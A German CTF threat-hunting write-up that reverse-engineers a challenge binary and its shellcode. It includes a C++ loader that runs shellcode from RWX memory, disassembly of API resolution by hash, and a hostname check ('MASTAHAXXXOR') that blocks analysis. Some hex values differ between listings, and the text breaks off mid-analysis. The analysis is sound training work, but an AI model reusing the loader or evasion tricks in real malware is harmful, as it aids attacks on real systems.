

Shellcode CTF DS 2023

Links:

pw=dsctf-2023

<https://file.0idea.dev/s/kxoOQ1Sd1IEwWFf>

- Kategorie: Threat Hunt
- Level: Medium
- Hinweis: Es wird ein 32Bit-Windows benötigt


- Beschreibung: Einer unserer Incident-Responder hat bei einem Angriff folgende Fragmente gefunden (shellcode, ajjvhakjhcsas.exe) Wir wissen nur das diese Dateien zusammenhängen und teil eines Angriffs bilden. Kannst du uns helfen herauszufinden, was hier passiert ist?

1. Start

Zuerst müssen wir klarstellen mit was wir es zu tun haben. Es geht hier um ein Malware-Befall mit mind. 2 Fragmenten. Wir fangen mit der Analyse der Binary an.

2. Analyse

Die erste Analyse zeigt, die Binary ist vermutlich nicht gepackt und zeigt niedrige Entropy.



3. Strings

Schaut man sich die Strings der Malware an, findet man nur wenige interessante Strings u.a.:

- Der pfad zu edge mit einem link zu einem youtube-video
- USERPROFILE
- \abc.exe
- delete_this: 0x%p
- Running from: %s

	Offset	Size	Type	String
8	1b60	0e	A	bad allocation
9	1b7c	11	A	Unknown exception
0	1b90	14	A	bad array new length
1	1ba8	0f	A	string too long
2	1bb8	62	A	C:\Program Files\Microsoft\Edge\Application\msedge.exe https://www.youtube.com...
3	1c1c	0b	A	USERPROFILE
4	1c28	08	A	\abc.exe
5	1c34	11	A	delete_this: 0x%p
6	1c49	10	A	Running from: %s
7	1f0c	06	A	RSDSeq
8	1f24	58	A	C:\Users\user\source\repos\ctf-ds-2023-shellcode1-2\Release\ctf-ds-2023-...
9	1fa0	08	A	.text\$mn
0	1fb4	07	A	.text\$x
1	1fc4	08	A	.idata\$5


4. Imports

Laden wir die Binary in x64dbg, sehen wir hier ein paar interessante Imports bzw. Function-calls. Via kernel32 wird unter anderem folgende Funktion aufgerufen:

- CreateProcessA
- Sleep
- GetCurrentProcess

Base	Module	Address	Type	Ordinal	Symbol
00150000	ajivhakjhcsas.exe	00151940	Export	0	OptionalHeader.AddressOfEntryPoint
5D510000	msvcp140.dll	00153000	Import		kernel32.Sleep
675E0000	vcruntime140.dll	00153004	Import		kernel32.CreateProcessA
75540000	win32u.dll	00153008	Import		kernel32.SetUnhandledExceptionFilter
75580000	kernelbase.dll	0015300C	Import		kernel32.GetCurrentProcess
758C0000	msvcp_win.dll	00153010	Import		kernel32.TerminateProcess
75990000	ucrtbase.dll	00153014	Import		kernel32.IsProcessorFeaturePresent
75AB0000	gdi32full.dll	00153018	Import		kernel32.QueryPerformanceCounter
75C30000	ole32.dll	0015301C	Import		kernel32.GetCurrentProcessId
75E90000	combase.dll	00153020	Import		kernel32.GetCurrentThreadId
76910000	gdi32.dll	00153024	Import		kernel32.GetSystemTimeAsFileTime
76940000	user32.dll	00153028	Import		ntdll.InitializeSLISTHead
77010000	kernel32.dll	0015302C	Import		kernel32.IsDebuggerPresent
77150000	rpcrt4.dll	00153030	Import		kernel32.GetModuleHandleW
77540000	ntdll.dll	00153034	Import		kernel32.UnhandledExceptionFilter
		0015303C	Import		msvcp140.?_Xlength_error@std@YAXPBD@Z
		00153044	Import		vcruntime140.__current_exception
		00153048	Import		vcruntime140._CxxThrowException
		0015304C	Import		vcruntime140.memset
		00153050	Import		vcruntime140.__std_exception_copy
		00153054	Import		vcruntime140.__std_exception_destroy
		00153058	Import		vcruntime140._CxxFrameHandler3

Suchen wir in der Binary nach den Function-calls Sleep und CreateProcessA stoßen wir auf einen interessanten part in +0x145c. Hier sind auch die Strings Running from, delete_this und der call zu Edge.exe zu finden




```

.text:0015145C
.text:0015145C loc_15145C: ; CODE XREF: _main+2A8:j
.text:0015145C test     eax, eax
.text:0015145E jnz      short loc_1514C7
.text:00151460 lea      eax, [ebp+ArgList]
.text:00151466 mov      dword ptr [ebp+ArgList], 666C6168h
.text:00151470 push     eax ; ArgList
.text:00151471 push     offset Format ; "delete_this: 0x%p"
.text:00151476 mov      [ebp+var_7DC], 5F666F5Fh
.text:00151480 mov      [ebp+var_7D8], 3D796568h
.text:0015148A mov      [ebp+var_7D4], 74303077h
.text:00151494 mov      [ebp+var_7D0], 74303077h
.text:0015149E call     sub_151010
.text:001514A3 mov      eax, [ebp+var_878]
.text:001514A9 push     dword ptr [eax] ; ArgList
.text:001514AB push     offset aRunningFromS ; "\nRunning from: %s"
.text:001514B0 call     sub_151010
.text:001514B5 mov      esi, ds:Sleep
.text:001514BB add      esp, 10h
.text:001514BE push     0EA60h ; dwMilliseconds
.text:001514C3 call     esi ; Sleep

```

5. Comparison

Scrollen wir hier etwas weiter nach oben sehen wir ein `cmp esi, edi`. Es scheint also ein Vergleich stattzufinden, der entweder das youtube-video öffnet oder aber etwas mit den 2 Strings anstellt.





6. Analyse x64dbg

Untersuchen wir diesen Part manuell in x64dbg und forcieren hier den Sprung nach lnks (rot, zf=0) dann öffnet sich eine console mit folgendem inhalt:

delete_this: 0x0014F0B0

Running from: C:\Users\user\Desktop\binary.exe

Es scheint als hätte der Entwickler vergessen hier die entsprechenden Strings zu entfernen. Um herauszufinden was es mit diesem Sprung auf sich hat, untersuchen wir die Binary erneut in IDA Free. Wir sehen auf der linken Seite mehrere mov[ebp+X]. Konvertieren wir die Werte ergibt sich ein string "half_of_key_w00tw00t"



Da der Entwickler anscheinend vergaß den entsprechenden String “delete_this” zu löschen, sehen wir hier auch den passenden wert, in dem sich der “half_key” befindet.

00AFF670	5C 61 62 63	2E 65 78 65	00 F6 57 77	E0 01 04 E5	\abc.exe.öwä..ä
00AFF680	08 00 00 00	0F 00 00 00	68 61 6C 66	5F 6F 66 5Fhalf_of_
00AFF690	6B 65 79 3D	77 30 30 74	77 30 30 74	01 00 00 00	key=w00tw00t...
00AFF6A0	00 00 C7 00	55 01 00 00	70 02 C7 00	00 00 C7 00	..Ç.U...p.Ç...Ç.
00AFF6B0	00 00 00 00	70 02 C7 00	F8 51 C7 00	00 00 C7 00p.Ç.0QÇ...Ç.

7. Shellcode

Die Binary scheint ab diesem Punkt nichts weiter zu tun als in einem Loop die Funktion sleep aufzurufen. Damit widmen wir uns erstmal dem shellcode. Um diesen auszuführen können wir eine entsprechende Binary bauen, die den shellcode aufnimmt, ein memory-bereich bereitstellt und diesen dann von dort aus ausführt.

```
#include <iostream>
#include <cstring>
#include <Windows.h>

int main()
{
    unsigned char shellcode[] = "\x89\xe5\x81\xc4\xf0\xf4\xff\xff\x31\xc9\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x5e\x8b\x5f\x5d\x5e";

    //Allocate memory for shellcode
    LPVOID executableMemory = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    //Copy shellcode into region
    std::memcpy(executableMemory, shellcode, sizeof(shellcode));

    //Call shellcode
    typedef int(*ShellcodeFunction)();
    ShellcodeFunction function = (ShellcodeFunction)executableMemory;
    function();

    return 0;
}
```

8. Analyse

Ist das Program erstellt, springen wir mit x64dbg an den passenden Punkt (call eax)

Malware-Entwickler nutzen dies um dynamisch die Adresse von kernel32.dll zu finden, mithilfe dessen dann via LoadLibrary weitere Module nachgeladen werden können. Vermutlich ist auch das hier der Fall. Wir sollten also ein paar Instruktionen weiter mehrere calls zur aufgelösten LoadLibrary finden.

008D007E	68 83B9B578	push 7885B983
008D0083	FF55 04	call dword ptr ss:[ebp+4]
008D0086	8945 10	mov dword ptr ss:[ebp+10],eax
008D0089	68 8E4E0EEC	push EC0E4E8E
008D008E	FF55 04	call dword ptr ss:[ebp+4]
008D0091	8945 14	mov dword ptr ss:[ebp+14],eax
008D0094	68 72FEB316	push 1683FE72
008D0099	FF55 04	call dword ptr ss:[ebp+4]
008D009C	8945 18	mov dword ptr ss:[ebp+18],eax
008D009F	68 548904A4	push A4048954
008D00A4	FF55 04	call dword ptr ss:[ebp+4]
008D00A7	8945 1C	mov dword ptr ss:[ebp+1C],eax
008D00AA	68 7ED8E273	push 73E2D87E
008D00AF	FF55 04	call dword ptr ss:[ebp+4]
008D00B2	8945 20	mov dword ptr ss:[ebp+20],eax
008D00B5	68 02FA0DE6	push E60DFA02
008D00BA	FF55 04	call dword ptr ss:[ebp+4]
008D00BD	8945 30	mov dword ptr ss:[ebp+30],eax
008D00C0	68 C097E2EF	push EFE297C0
008D00C5	FF55 04	call dword ptr ss:[ebp+4]
008D00C8	8945 34	mov dword ptr ss:[ebp+34],eax
008D00CB	68 8F22A496	push 96A4228F
008D00D0	FF55 04	call dword ptr ss:[ebp+4]
008D00D3	8945 38	mov dword ptr ss:[ebp+38],eax
008D00D6	68 E9189D57	push 579D18E9
008D00DB	FF55 04	call dword ptr ss:[ebp+4]
008D00DE	8945 40	mov dword ptr ss:[ebp+40],eax
008D00E1	68 B0492DDB	push DB2D4980
008D00E6	FF55 04	call dword ptr ss:[ebp+4]
008D00E9	8945 44	mov dword ptr ss:[ebp+44],eax
008D00EC	31C0	xor eax,eax
008D00EE	B8 11646C6C	mov eax,6C6C6411
008D00F3	C1E8 08	shr eax,8
008D00F6	50	push eax
008D00F7	68 656E762E	push 2E766E65
008D00FC	68 75736572	push 72657375
008D0101	54	push esp
008D0102	FF55 14	call dword ptr ss:[ebp+14]
008D0105	89C3	mov ebx,eax

X64dbg hilft uns hier und löst die function-calls entsprechend auf.

008D0078	894424 1C	mov dword ptr ss:[esp+1C],eax	eax:_LoadLibraryASTub@4
008D007C	61	popad	
008D007D	C3	ret	
008D007E	68 83B98578	push 78858983	
008D0083	FF55 04	call dword ptr ss:[ebp+4]	
008D0086	8945 10	mov dword ptr ss:[ebp+10],eax	[ebp+10]:_TerminateProcessStub@4
008D0089	68 8E4E0EEC	push E0E4E8E	
008D008E	FF55 04	call dword ptr ss:[ebp+4]	
008D0091	8945 14	mov dword ptr ss:[ebp+14],eax	eax:_LoadLibraryASTub@4
008D0094	68 72FEB316	push 1683FE72	
008D0099	FF55 04	call dword ptr ss:[ebp+4]	
008D009C	8945 18	mov dword ptr ss:[ebp+18],eax	eax:_LoadLibraryASTub@4
008D009F	68 548904A4	push A4048954	
008D00A4	FF55 04	call dword ptr ss:[ebp+4]	
008D00A7	8945 1C	mov dword ptr ss:[ebp+1C],eax	eax:_LoadLibraryASTub@4
008D00AA	68 7ED8E273	push 73E2D87E	
008D00AF	FF55 04	call dword ptr ss:[ebp+4]	
008D00B2	8945 20	mov dword ptr ss:[ebp+20],eax	eax:_LoadLibraryASTub@4
008D00B5	68 02FA0DE6	push E60DFA02	
008D00BA	FF55 04	call dword ptr ss:[ebp+4]	
008D00BD	8945 30	mov dword ptr ss:[ebp+30],eax	eax:_LoadLibraryASTub@4
008D00C0	68 C097E2EF	push EFE297C0	
008D00C5	FF55 04	call dword ptr ss:[ebp+4]	
008D00C8	8945 34	mov dword ptr ss:[ebp+34],eax	eax:_LoadLibraryASTub@4
008D00CB	68 8F22A496	push 96A4228F	
008D00D0	FF55 04	call dword ptr ss:[ebp+4]	
008D00D3	8945 38	mov dword ptr ss:[ebp+38],eax	eax:_LoadLibraryASTub@4
008D00D6	68 E91B9D57	push 579D1B89	
008D00DB	FF55 04	call dword ptr ss:[ebp+4]	
008D00DE	8945 40	mov dword ptr ss:[ebp+40],eax	eax:_LoadLibraryASTub@4
008D00E1	68 B0492DDB	push DB2D4980	
008D00E6	FF55 04	call dword ptr ss:[ebp+4]	
008D00E9	8945 44	mov dword ptr ss:[ebp+44],eax	eax:_LoadLibraryASTub@4
008D00EC	31C0	xor eax,eax	eax:_LoadLibraryASTub@4
008D00EE	B8 11646C6C	mov eax,6C6C6411	eax:_LoadLibraryASTub@4
008D00F3	C1E8 08	shr eax,8	eax:_LoadLibraryASTub@4
008D00F6	50	push eax	eax:_LoadLibraryASTub@4
008D00F7	68 656E762E	push 2E766E65	
008D00FC	68 75736572	push 72657375	

Durchläuft man all diese calls, sieht man auch im Log von x64dbg entsprechende einträge bzgl. Nachgeladener libraries.

```

Breakpoint at 008D018B set!
DLL Loaded: 75370000 C:\Windows\System32\userenv.dll
DLL Loaded: 77150000 C:\Windows\System32\rpcrt4.dll
DLL Loaded: 76F90000 C:\Windows\System32\advapi32.dll
DLL Loaded: 77480000 C:\Windows\System32\msvcrt.dll
DLL Loaded: 76200000 C:\Windows\System32\sechost.dll
DLL Loaded: 770B0000 C:\Windows\System32\psapi.dll
DLL Loaded: 76940000 C:\Windows\System32\user32.dll
DLL Loaded: 75540000 C:\Windows\System32\win32u.dll
DLL Loaded: 76910000 C:\Windows\System32\gdi32.dll
DLL Loaded: 75AB0000 C:\Windows\System32\gdi32full.dll
DLL Loaded: 758C0000 C:\Windows\System32\msvcp_win.dll
DLL Loaded: 77450000 C:\Windows\System32\imm32.dll
INT3 breakpoint at 008D018B!

```

10. GetComputerName

Sind die function-calls aufgelöst, sehen wir calls zu opentoken, getcurrentprocess und andere erstmal uninteressante calls. Der erste interessante call ist getcomputername. Ist der call durchlaufen, sehen wir hier 3 jne zu TerminateProcess. Vermutung ist also das hier werte verglichen werden, die mit dem ComputerName zusammen hängen. Überprüft man die einzelnen Werte in [edx] ergibt sich folgender String:

008D01A5	50	push eax	
008D01A6	FF55 38	call dword ptr ss:[ebp+38]	[ebp+38]:_GetComputerNameA@8
008D01A9	813A 4D415354	cmp dword ptr ds:[edx],5453414D	edx:"USER-PC"
008D01AF	0F85 F2010000	jne 8D03A7	
008D01B5	83C2 04	add edx,4	edx:"USER-PC"
008D01B8	813A 41484158	cmp dword ptr ds:[edx],58414841	edx:"USER-PC"
008D01BE	0F85 E3010000	jne 8D03A7	
008D01C4	83C2 04	add edx,4	edx:"USER-PC"
008D01C7	813A 58584F52	cmp dword ptr ds:[edx],524F5858	edx:"USER-PC"
008D01CD	0F85 D4010000	jne 8D03A7	
008D01D3	FF55 30	call dword ptr ss:[ebp+30]	[ebp+30]:_GetCurrentProcessId@0
008D01D6	50	push eax	
008D01D7	68 54525545	push 45555254	
008D01DC	66:B8 1104	mov ax,411	
008D01E0	66:83E8 11	sub ax,11	
008D01E4	50	push eax	
008D01E5	FF55 34	call dword ptr ss:[ebp+34]	[ebp+34]:_OpenProcessStub@12
008D01E8	89C2	mov edx,eax	edx:"USER-PC"
008D01EA	89E0	mov eax,esp	
008D01EC	31C9	xor ecx,ecx	
008D01EE	66:B9 EB07	mov cx,7EB	
008D01F2	29C8	sub eax,ecx	
008D01F4	50	push eax	

008D01A2	83C0 04	add eax,4	
008D01A5	50	push eax	
008D01A6	FF55 38	call dword ptr ss:[ebp+38]	[ebp+38]:_GetComputerNameA@8
008D01A9	813A 4D415354	cmp dword ptr ds:[edx],5453414D	edx:"USER-PC"
008D01AF	0F85 F2010000	jne 8D03A7	
008D01B5	83C2 04	add edx,4	edx:"USER-PC"
008D01B8	813A 41484158	cmp dword ptr ds:[edx],58414841	edx:"USER-PC"
008D01BE	0F85 E3010000	jne 8D03A7	
008D01C4	83C2 04	add edx,4	edx:"USER-PC"
008D01C7	813A 58584F52	cmp dword ptr ds:[edx],524F5858	edx:"USER-PC"
008D01CD	0F85 D4010000	jne 8D03A7	
008D01D3	FF55 30	call dword ptr ss:[ebp+30]	[ebp+30]:_GetCurrentProcessId@0
008D01D6	50	push eax	
008D01D7	68 54525545	push 45555254	
008D01DC	66:B8 1104		
008D01E0	66:83E8 11		
008D01E4	50		
008D01E5	FF55 34		
008D01E8	89C2		
008D01EA	89E0		
008D01EC	31C9		
008D01EE	66:B9 EB07		
008D01F2	29C8		
008D01F4	50		
008D01F5	31C0		
008D01F7	66:B8 1128		
008D01FB	C1E8 08		

*Untitled - Notepad

File Edit Format View Help

5453414d = MAST

58414841 = AHAX

524F5858 = XXOR

Der shellcode überprüft also den hostname gegen "MASTAHAXXXOR". Ab diesem Punkt macht es sinn den hostname entsprechend zu ändern.

11. MoveFileA

Ist der Hostname geändert und der PC neugestartet, springen wir wieder zu GetComputerName, durchlaufen diesmal die vergleiche ohne zu TerminateProcess zu springen und gelangen dann zum nächsten call GetUserprofiledirectory und MoveFileA.

008D0259	29C8	sub eax,ecx	
008D025B	89C2	mov edx,eax	
008D025D	83E8 20	sub eax,20	
008D0260	8970 04	mov dword ptr ds:[eax+4],esi	esi:"C:\\Users\\user\\abc.exe"
008D0263	C700 2E657865	mov dword ptr ds:[eax],6578652E	
008D0269	C740 FC 306F306F	mov dword ptr ds:[eax-4],6F306F30	
008D0270	C740 F8 325C6D6F	mov dword ptr ds:[eax-8],6F6D5C32	
008D0277	C740 F4 65725C63	mov dword ptr ds:[eax-C],635C7265	
008D027E	C740 F0 62757267	mov dword ptr ds:[eax-10],67727562	
008D0285	C740 EC 65657A65	mov dword ptr ds:[eax-14],657A6565	
008D028C	C740 E8 5C5C6368	mov dword ptr ds:[eax-18],68635C5C	
008D0293	83E8 18	sub eax,18	
008D0296	50	push eax	
008D0297	89C3	mov ebx,eax	ebx:"C:\\Users\\user\\abc.exe"
008D0299	89E6	mov esi,esp	
008D029B	81EE 12030000	sub esi,312	esi:"C:\\Users\\user\\abc.exe"
008D02A1	81C6 98FBFFFF	add esi,FFFFFFB9B	esi:"C:\\Users\\user\\abc.exe"
008D02A7	83C3 38	add ebx,38	ebx:"C:\\Users\\user\\abc.exe"
008D02AA	89DE	mov esi,ebx	esi:"C:\\Users\\user\\abc.exe", ebx:"C:\\Users\\user\\abc.exe"
008D02AC	83C6 30	add esi,30	esi:"C:\\Users\\user\\abc.exe"
008D02AF	83C1 08	add ecx,8	
008D02B2	83EB 01	sub ebx,1	ebx:"C:\\Users\\user\\abc.exe"
008D02B5	89C8	mov eax,ecx	
008D02B7	8B140B	mov edx,dword ptr ds:[ebx+ecx]	ebx+ecx*1:"C:\\Users\\user\\abc.exe"
008D02BA	89140E	mov dword ptr ds:[esi+ecx],edx	esi+ecx*1:"C:\\Users\\user\\abc.exe"
008D02BD	E2 F6	loop 8D02B5	
008D02BF	83C3 01	add ebx,1	ebx:"C:\\Users\\user\\abc.exe"
008D02C2	83C6 01	add esi,1	esi:"C:\\Users\\user\\abc.exe"
008D02C5	FF55 1C	call dword ptr ss:[ebp+1C]	[ebp+1C]:_MoveFileA@8
008D02C8	31C0	xor eax,eax	

Untersuchen wir hier den Wert lpExistingFileName ist ein UNC-Pfad zu sehen

Syntax

C++

Copy

